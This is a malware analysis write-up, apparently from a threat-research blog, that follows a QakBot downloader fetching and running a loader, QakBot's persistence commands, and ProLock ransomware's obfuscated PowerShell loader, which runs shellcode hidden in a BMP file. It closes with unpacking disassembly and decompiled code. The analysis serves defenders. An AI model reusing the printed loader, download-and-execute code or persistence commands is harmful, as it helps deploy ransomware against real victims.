
and

```
GetObject("WinMgmts:{impersonationLevel=impersonate}!\\\\.\\root\\cimv2").ExecQuery("select * from Win32_OperatingSystem where
Primary=true")
```

(Obviously again, the original code for these two queries is obfuscated and spans several lines of code.)


Download and launch of QakBot loader

The same GET request that sends the `uid` parameter gets a PE file as a response:



```
No. Time        Source            Destination       Protocol Lengt Info
  1 0.000000000 www.inetsim.org   www.fitoluri.cat  DNS         76 Standard query 0x0004  A www.fitoluri.cat
  2 0.007472549 www.fitoluri.cat  www.inetsim.org   DNS         92 Standard query response 0x0004  A 172.16.42.1
  6 0.015968272 www.inetsim.org   www.fitoluri.cat  HTTP       407 GET /wp-content/themes/twentyseventeen/inc/turns/55555.png?uid=VwBpAG4AZABvA
 12 0.033859253 www.fitoluri.cat  www.inetsim.org   HTTP     11490 HTTP/1.1 200 OK  (image/png)

    [Time since request: 0.017890981 seconds]
    [Request in frame: 6]
  ▸ [Expert Info (Note/Malformed): HTTP body subdissector failed, trying heuristic subdissector]
▾ Media Type
    Media Type: image/png (24576 bytes)

0090  20 47 4d 54 0d 0a 0d 0a  4d 5a 90 00 03 00 00 00    GMT.... MZ......
00a0  04 00 00 00 ff ff 00 00  b8 00 00 00 00 00 00 00   ........ ........
00b0  40 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   @....... ........
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00d0  00 00 00 00 d0 00 00 00  0e 1f ba 0e 00 b4 09 cd   ........ ........
00e0  21 b8 01 4c cd 21 54 68  69 73 20 70 72 6f 67 72   !..L.!Th is progr
00f0  61 6d 20 63 61 6e 6e 6f  74 20 62 65 20 72 75 6e   am canno t be run
0100  20 69 6e 20 44 4f 53 20  6d 6f 64 65 2e 0d 0d 0a    in DOS  mode....
```

The script writes it to `%userprofile%\AppData\Local\Temp\PicturesViewer.exe` and starts the executable:



```
Time of Day       Process Name  PID   Operation          Path
12:43:14,9407310  WScript.exe   7940  TCP Receive        DESKTOP-B82PGF7:50704 -> www.inetsim.org:http
12:43:14,9407351  WScript.exe   7940  TCP Receive        DESKTOP-B82PGF7:50704 -> www.inetsim.org:http
12:43:14,9407392  WScript.exe   7940  TCP Receive        DESKTOP-B82PGF7:50704 -> www.inetsim.org:http
12:43:14,9407436  WScript.exe   7940  TCP Receive        DESKTOP-B82PGF7:50704 -> www.inetsim.org:http
12:43:14,9450226  WScript.exe   7940  TCP Receive        DESKTOP-B82PGF7:50704 -> www.inetsim.org:http
12:43:14,9496727  WScript.exe   7940  CreateFile         C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64
12:43:14,9760190  WScript.exe   7940  CreateFile         C:\Windows\System32\wscript.exe
12:43:14,9762946  WScript.exe   7940  CreateFile         C:\Windows\System32\wscript.exe
12:43:14,9867408  WScript.exe   7940  CreateFile         C:\Users\Johannes\AppData\Local\Temp\PicturesViewer.exe
12:44:14,9857589  WScript.exe   7940  CreateFile         C:\Users\Johannes\AppData\Local\Temp\PicturesViewer.exe
12:44:14,9860073  WScript.exe   7940  CreateFile         C:\Users\Johannes\AppData\Local\Temp\PicturesViewer.exe
12:44:14,9863196  WScript.exe   7940  CreateFile         C:\Users\Johannes\AppData\Local\Temp\PicturesViewer.exe
12:44:15,0123025  WScript.exe   7940  CreateFileMapping  C:\Users\Johannes\AppData\Local\Temp\PicturesViewer.exe
12:44:15,0123534  WScript.exe   7940  CreateFileMapping  C:\Users\Johannes\AppData\Local\Temp\PicturesViewer.exe
12:44:15,0156438  WScript.exe   7940  Process Create     C:\Users\Johannes\AppData\Local\Temp\PicturesViewer.exe
12:44:15,0173732  WScript.exe   7940  CreateFileMapping  C:\Users\Johannes\AppData\Local\Temp\PicturesViewer.exe
12:44:15,0174263  WScript.exe   7940  CreateFileMapping  C:\Users\Johannes\AppData\Local\Temp\PicturesViewer.exe
12:44:15,0215865  WScript.exe   7940  TCP Disconnect     DESKTOP-B82PGF7:50704 -> www.inetsim.org:http
```

The relevant code in the VBScript file is within the aforementioned GET request for loop. It first checks the `readyState`. If the request is `DONE` (`readyState` = 4), it checks whether the response body size is different from 0, and, finally, whether the response content starts with `MZ`:

```
[...]
If ms.readyState = 4 Then
        If Len(ms.responseBody) <> 0 Then
                If Left(ms.responseText, 2) = "MZ" Then
[...]
                        .Write ms.responseBody
[...]
                        execute RryLCg(6)
[...]
```

Now, the downloaded QakBot loader is running, and this concludes the downloader script.

QakBot

The downloaded QakBot loader is packed. It unpacks itself at runtime in memory. It first runs itself with the `/C` option flag. This causes the QakBot binary to run checks to determine whether it is being run inside a sandbox. Next, it runs itself via a scheduled task using `schtasks.exe /Create /RU \"NT AUTHORITY\\SYSTEM\"`. This allows the bot to increase its privileges. It then injects into `explorer.exe` via process hollowing (using `CREATE_SUSPENDED`). After that, it obtains persistence via run keys (`HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run`), as well as with a scheduled task (`schtasks.exe /create /tr mjezacl.exe /sc HOURLY /mo 5`).

After that, it queries `www.ip-address.com` for the external IP of the infected system. At last, in the deterministic part of its execution chain, it establishes communication with the C2 (proxy) servers.


This way, QakBot, like Emotet, can also load further modules as well as additional malware. In this case, QakBot downloads and executes ProLock.

Before analyzing ProLock, let's have a quick look at QakBot's C2 IPs.


C2

The C2 IP's mainly come from the United States, and to a much lesser extent from Romania. However, the distribution may vary slightly from campaign to campaign.

The distribution run using tag `spx128`, for instance, had its third cluster of IPs in Mexico:



On the other hand, the distribution run using tag `spx116` and a German-language lure has slightly more C2 IPs from Europe:



However, English-speaking countries seem to be the main origin of C2 IPs. This distribution indicates QakBot was mainly focused on English-speaking countries. However, as the campaign targeting Germany has shown, this focus may now be shifting towards establishing QakBot as a more global operation akin to Emotet.

In case the origin of the C2 IPs would adapt to the targeted country, we would expect a much bigger shift towards German IPs. It is therefore unknown whether the shift observed in campaigns targeting Germany is only coincidental and the QakBot operators simply do not have a significant amount of C2 IPs from Europe.

The C2 IP list changes very frequently.

ProLock


As previously outlined, various governmental organisations warn about QakBot distributing the new variant of PwndLocker called ProLock. Hence, we will quickly outline the main findings with regard to the new ProLock ransomware.

From publicly available sources, it is known that the current ProLock variant is delivered hidden in an image file named `WinMgr.bmp`. This image is completely black except for some white pixels. These white pixels in the top right are where the binary code of ProLock is stored:

From there, ProLock is loaded into memory and executed via PowerShell.

PowerShell loader

The code of the PowerShell loader reads as follows:



```
       function Local:eqmujm     {         Param         (             [OutputType([IntPtr])]                    [Parameter( Position
= 0, Mandatory = $True )]           [String]            $yaxZxL,                        [Parameter( Position = 1, Mandatory = $True
)]            [String]            $JdsDcd         )        $pBmIPD = (([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods'));
 Write-Output ($pBmIPD.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null,
[System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]),
$null)).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object
IntPtr), (($pBmIPD.GetMethod('GetModuleHandle')).Invoke($null, @($yaxZxL)))), $JdsDcd));                  }          function
Local:GlIbBZ     {          Param          (              [OutputType([Type])]                       [Parameter( Position = 0)]
   [Type[]]           $BXuQWs = (New-Object Type[](0)),                      [Parameter( Position = 1 )]           [Type]
     $kpyqkQ = [Void]          )          $FpDIjE = ((([AppDomain]::CurrentDomain).DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run)).DefineDynamicModule
('InMemoryModule', $false)).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate]);
    ($FpDIjE.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$BXuQWs)).SetImplementationFlags('Runtime, Managed');         ($FpDIjE.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$kpyqkQ, $BXuQWs)).SetImplementationFlags('Runtime, Managed');         Write-Output $FpDIjE.CreateType();     }              $tHbxax
= [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm kernel32.dll VirtualAlloc), (GlIbBZ @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr])));         $jtwjnT = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
((eqmujm kernel32.dll CreateThread), (GlIbBZ @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])));
$SumOfH = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm msvcrt.dll memset), (GlIbBZ @([IntPtr],
[UInt32], [UInt32]) ([IntPtr])));           $EXVsVb = $tHbxax.Invoke(0,0x12000,0x1000,0x40);            [Byte[]]$NGGMfm =
[IO.File]::ReadAllBytes('C:\Programdata\WinMgr.bmp');           $UnilFk = 0xA230;            if ([IntPtr]::Size -eq 8) {$UnilFk =
0XD7A0};            for ($i=0;$i -le ($NGGMfm.Length-$UnilFk);$i++) {$SumOfH.Invoke(($EXVsVb.ToInt64()+$i), $NGGMfm[$i+$UnilFk],
1)};          $jtwjnT.Invoke(0,0,$EXVsVb,$EXVsVb,0,0);             Start-Sleep -Seconds 360000;
```


(**Image Source: [3]**)

Depending on the pointer size (`[IntPtr]::size`), i.e., the operating system's bit depth, the PowerShell will write the data at `0xA230` (32-bit) or `0xD7A0` (64-bit) into memory and execute it.

We will follow the 32-bit variant.

Unpacking


First, an decoding stub unpacks the payload:



```
                             entry_32
0000a230    0       55               PUSH      EBP
0000a231    004     89 e5            MOV       EBP,ESP
0000a233    004     8b 45 08         MOV       EAX,dword ptr [EBP + param_1]
0000a236    004     eb 00            JMP       LAB_0000a238

                             LAB_0000a238                                    XREF[1]:
0000a238    004     89 45 ec         MOV       dword ptr [EBP + local_18],EAX
0000a23b    004     8d 15 4f 10 40   LEA       EDX,[0x40104f]
                    00
0000a241    004     8d 05 08 10      LEA       EAX,[0x401008]
                    40 00
0000a247    004     83 e8 08         SUB       EAX,0x8
0000a24a    004     29 c2            SUB       EDX,EAX
0000a24c    004     8b 45 ec         MOV       EAX,dword ptr [EBP + local_18]
0000a24f    004     01 c2            ADD       EDX,EAX
0000a251    004     31 db            XOR       EBX,EBX
0000a253    004     b8 dc a2 b1 09   MOV       EAX,0x9b1a2dc

                             LAB_0000a258                                    XREF[2]:
0000a258    004     31 04 1a         XOR       dword ptr [EDX + EBX*0x1],EAX
0000a25b    004     81 3c 1a 90 90   CMP       dword ptr [EDX + EBX*0x1],0x90909090
                    90 90
0000a262    004     74 0d            JZ        LAB_0000a271
0000a264    004     83 fb 00         CMP       EBX,0x0
0000a267    004     75 08            JNZ       LAB_0000a271
0000a269    004     31 04 1a         XOR       dword ptr [EDX + EBX*0x1],EAX
0000a26c    004     40               INC       EAX
0000a26d    004     eb e9            JMP       LAB_0000a258
0000a26f            eb               ??        EBh
0000a270            0e               ??        0Eh

                             LAB_0000a271                                    XREF[2]:
0000a271    004     83 c3 04         ADD       EBX,0x4
0000a274    004     81 3c 1a c4 c4   CMP       dword ptr [EDX + EBX*0x1],0xc4c4c4c4
                    c4 c4
0000a27b    004     74 02            JZ        start_32
0000a27d    004     eb d9            JMP       LAB_0000a258

                             The following part was decoded...
                             start_32                                        XREF[1]:
0000a27f    004     4c               DEC       ESP
0000a280    005     32 21            XOR       AH,byte ptr [ECX]
0000a282    005     99               CDQ
0000a283    005     90               NOP
0000a284    005     90               NOP
```


The unpacking uses a simple XOR cipher starting at offset `0xa27f` (into `WinMgr.bmp`) with key `0x09b1a2dc`.

The shellcode of the unpacked payload uses PEB traversal starting from `FS:[0x30]` to obtain the list of loaded modules. It hashes the DLL names and compares them against a hash of `KERNEL32.DLL`. This way, the address of `kernel32.dll` is obtained. After that, `LoadLibraryA`, `GetProcAddress` and `VirtualAlloc` are resolved by traversing the `kernel32.dll` export directory, hashing the function names in it and comparing them against a list of hashes of the corresponding functions:



```
i = 0;
xor_key = 0x9b1a2dc;
do {
  while ((*(uint *)((int)payload + i) = *(uint *)((int)payload + i) ^ xor_key, *(int *)((int)payload + i) !=
  -0x6f6f6f70 && (i == 0))) {
    *payload = *payload ^ xor_key;
    xor_key = xor_key + 1;
  }
    = i + 4;
} while (*(int *)((int)payload + i) != -0x3b3b3b3c);
                  /* The following part was decoded... */
ldr_entry = (_LDR_DATA_TABLE_ENTRY
*)(FS:[0x30]->ProcessEnvironmentBlock->Ldr->InMemoryOrderModuleList).Flink;
do {
  iVar16 = 0x18;
  hash = 0;
  dllname = (ldr_entry->FullDllName).Buffer;
  do {
    bVar5 = *(byte *)dllname;
    if ('`' < (char)bVar5) {
      bVar5 = bVar5 - 0x20;
    }
    hash = (hash >> 0xd | hash << 0x13) + (uint)bVar5;
    iVar16 = iVar16 + -1;
    dllname = (wchar_t *)((int)dllname + 1);
  } while (iVar16 != 0);
  ldr_entry = (_LDR_DATA_TABLE_ENTRY *)(ldr_entry->InLoadOrderLinks).Flink;
} while (hash != 0x6a4abc5b);
uVar10 = get_func_by_hash(&stack0xfffffffc);
hash = get_func_by_hash(&stack0xfffffffc);
pcVar11 = (undefined *)get_func_by_hash(&stack0xfffffffc);
piVar15 = (int *)(*(code *)pcVar11)(0,0x31c0200,0x3000,0x40);
```

Throughout the code, `call label; db 'string'; label: ...` code sequences are used to load string addresses into memory:



```
0000a318        e8 0d 00 00     CALL        SUB_0000a32a
                00
0000a31d        6b 65 72 6e     ds          "kernel32.dll"
                65 6c 33 32 2e
                64 6c 6c 00
                     SUB_0000a32a                                       XREF[1]:
0000a32a        ff 56 08        CALL        dword ptr [ESI + LoadLibraryA]
0000a32d        89 86 a4 00     MOV         dword ptr [ESI + kernel32.dll],EAX
                00 00
0000a333        e8 0c 00 00     CALL        SUB_0000a344
                00
0000a338        73 68 65 6c 6c  ds          "shell32.dll"
                33 32 2e 64 6c
                6c 00
                     SUB_0000a344                                       XREF[1]:
0000a344        ff 56 08        CALL        dword ptr [ESI + LoadLibraryA]
0000a347        89 86 a8 00     MOV         dword ptr [ESI + shell32.dll],EAX
                00 00
0000a34d        e8 0d 00 00     CALL        SUB_0000a35f
                00
0000a352        6e 65 74 61 70  ds          "netapi32.dll"
                69 33 32 2e 64
                6c 6c 00
                     SUB_0000a35f                                       XREF[1]:
0000a35f        ff 56 08        CALL        dword ptr [ESI + LoadLibraryA]
0000a362        89 86 ac 00     MOV         dword ptr [ESI + ntapi32.dll],EAX
                00 00
0000a368        e8 0c 00 00     CALL        SUB_0000a379
                00
0000a36d        43 6c 6f 73 65  ds          "CloseHandle"
                48 61 6e 64
                6c 65 00
                     SUB_0000a379                                       XREF[1]:
0000a379        ff b6 a4 00 00  PUSH        dword ptr [ESI + kernel32.dll]
                00
0000a37f        ff 56 0c        CALL        dword ptr [ESI + GetProcAddr]
0000a382        89 46 10        MOV         dword ptr [ESI + CloseHandle],EAX
0000a385        e8 0c 00 00     CALL        SUB_0000a396
                00
0000a38a        43 72 65 61 74  ds          "CreateFileW"
                65 46 69 6c
                65 57 00
                     SUB_0000a396                                       XREF[1]:
0000a396        ff b6 a4 00 00  PUSH        dword ptr [ESI + kernel32.dll]
```

